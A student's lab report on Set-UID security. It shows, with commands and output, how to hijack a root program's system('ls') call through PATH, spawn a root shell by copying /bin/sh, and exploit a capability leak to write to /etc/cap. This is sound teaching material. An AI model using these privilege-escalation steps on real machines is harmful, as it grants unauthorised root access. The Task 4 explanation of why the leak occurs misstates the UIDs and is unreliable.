Lab 1: SET-UID

Frankie Fazlollahi

Task 1: Using System() Function

Q1:

```
[10/02/21]seed@VM:~$ ./systemtest
android        Documents         lib    Pictures        systemtest
bin            Downloads         ls     Public          systemtest.c
Customization  examples.desktop  ls.c   seedvm-init.sh  Templates
Desktop        get-pip.py        Music  source          Videos
```

Figure 1: Running *systemtest* by default

When I ran the *systemtest* program, by default it ran /bin/ls, listing all of the files in the directory. To run our own *ls* program, I changed the PATH environment using PATH=.:$PATH, adding my current directory to the beginning of the PATH variable. So the first location the system looks for is the current directory. Now when I run the *systemtest* program, it runs our own *ls* program, instead of the ls command.

```
[10/02/21]seed@VM:~$ echo $PATH
/home/seed/bin:/sbin:/bin:/usr/bin:/usr/X11R6/bin:/usr/local/bin:/home/seed/andr
oid/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:
/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/02/21]seed@VM:~$ PATH=.:$PATH
[10/02/21]seed@VM:~$ echo $PATH
.:/home/seed/bin:/sbin:/bin:/usr/bin:/usr/X11R6/bin:/usr/local/bin:/home/seed/an
droid/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tool
s:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[10/02/21]seed@VM:~$ ./systemtest
This is my ls program_
```

Figure 2: Changing PATH then running *systemtest*

Task 2: Set-UID Programs

Q2: By making *ls* a Set-UID program, I would expect it to print my user ID for the real user ID, and 0 for the effective user ID (the ID for root is 0). As shown below, the program printed my user ID (1000) for both the real UID and effective UID before changing the ownership of the *ls*. After removing a countermeasure to allow me to change ownership, the real UID was still 1000 (my ID) and the effective UID changed to 0 (root's ID).

```
[10/02/21]seed@VM:~$ systemtest
This is my ls program
Real User ID: 1000
Effective User ID: 1000
[10/02/21]seed@VM:~$ sudo chown root systemtest
[10/02/21]seed@VM:~$ sudo chmod 4755 systemtest
[10/02/21]seed@VM:~$ systemtest
This is my ls program
Real User ID: 1000
Effective User ID: 0
```

Figure 3: Running *systemtest* before and after changing it to Set-UID

Task 3: Real Attack

Q3: To run a shell from *systemtest* with root privileges I first copied a new shell into *ls* by using the command `cp /bin/sh ls`. Then I called *ls* using *systemtest* which will give it root permissions, as seen earlier. A shell opened using this method should also have root privileges. This observed after running *systemtest* as the new shell opened with a "#" sign.



Figure 4: Running *systemtest* to open a shell with root privileges

Task 4: Capability Leaking

Q4: When I ran *capleak*, there was a short pause because of the line `sleep(1)`, then it returned to the shell. I expected `/etc/cap` to not be modified despite capleak running with root privileges, because `setuid(getuid());` should set the program's effective UID (0 - root) to its real UID (1000 - me) which does not have permission to write to `/etc/cap`. However, after running capleak, `/etc/cap` was modified. This is due to the fact that *capleak* is running as a Set-UID program. So, `setuid(getuid());` will not have the desired effect since both the effective and real UIDs are 0. Thus the program still had write permissions, allowing `/etc/cap` to be modified.

```
[10/03/21]seed@VM:~$ sudo chown root capleak
[10/03/21]seed@VM:~$ sudo chmod 4755 capleak
[10/03/21]seed@VM:~$ sudo chown root /etc/cap
[10/03/21]seed@VM:~$ sudo chmod 644 /etc/cap
[10/03/21]seed@VM:~$ ./capleak
[10/03/21]seed@VM:~$ cat /etc/cap
Malicious Data
```

Figure 5: Running Set-UID program *capleak* to modify `/etc/cap`